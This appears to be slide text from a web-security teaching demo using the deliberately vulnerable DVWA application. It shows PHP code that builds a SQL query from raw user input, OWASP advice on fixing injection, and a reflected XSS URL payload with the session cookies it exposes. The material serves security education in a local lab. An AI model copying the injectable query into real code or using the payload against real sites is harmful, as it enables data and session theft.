
xkcd

Demo

DVWA : Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. https://github.com/digininja/DVWA

http://localhost:4280/

1. SQL Injection
2. XSS (Cross Site Scripting)



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficultly**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

Disclaimer


We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

DVWA aims to cover the most commonly seen vulnerabilities found in today's web applications. However there are plenty of other issues with web applications. Should you wish to explore any additional attack vectors, or want more difficult challenges, you may wish to look into the following other projects:

- Mutillidae
- OWASP Vulnerable Web Applications Directory

SQL Injection Source



SQL Injection Source


vulnerabilities/sqli/source/low.php

```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            // Check database
            $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

SQL Injection Source



SQL Injection

Contributor(s): kingthorin, zbraiterman

Overview

A SQL injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

Fixing Injection Attacks

Identify Vulnerable Code

Locate string concatenation in database queries. Find unvalidated user inputs in forms.

Implement Input Validation

Check input type, length, and format. Reject unexpected characters and patterns.


Use Prepared Statements

Separate SQL logic from data. Let the database distinguish between code and input.

Apply ORM Frameworks

Leverage frameworks that handle parameter escaping automatically. Avoid raw SQL queries.

XSS Attack




```
localhost:4280/vulnerabilities/xss_r/?name=<script>alert%28document.cookie%29<%2Fscript>#
```

localhost:4280 says

```
security=low; language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss;
continueCode=W2PaW3mD5oBa7Mp6PLlyrQKw2zd5btQfJKGORx
1Nkeb49VvJZq8gjnEXYZr3;
PHPSESSID=07d55134939a0e2487e8702ba336c1b6
```

XSS Attack



#	TIME	TYPE
196	less than a minute ago	http
195	less than a minute ago	http
194	less than a minute ago	http
193	less than a minute ago	http

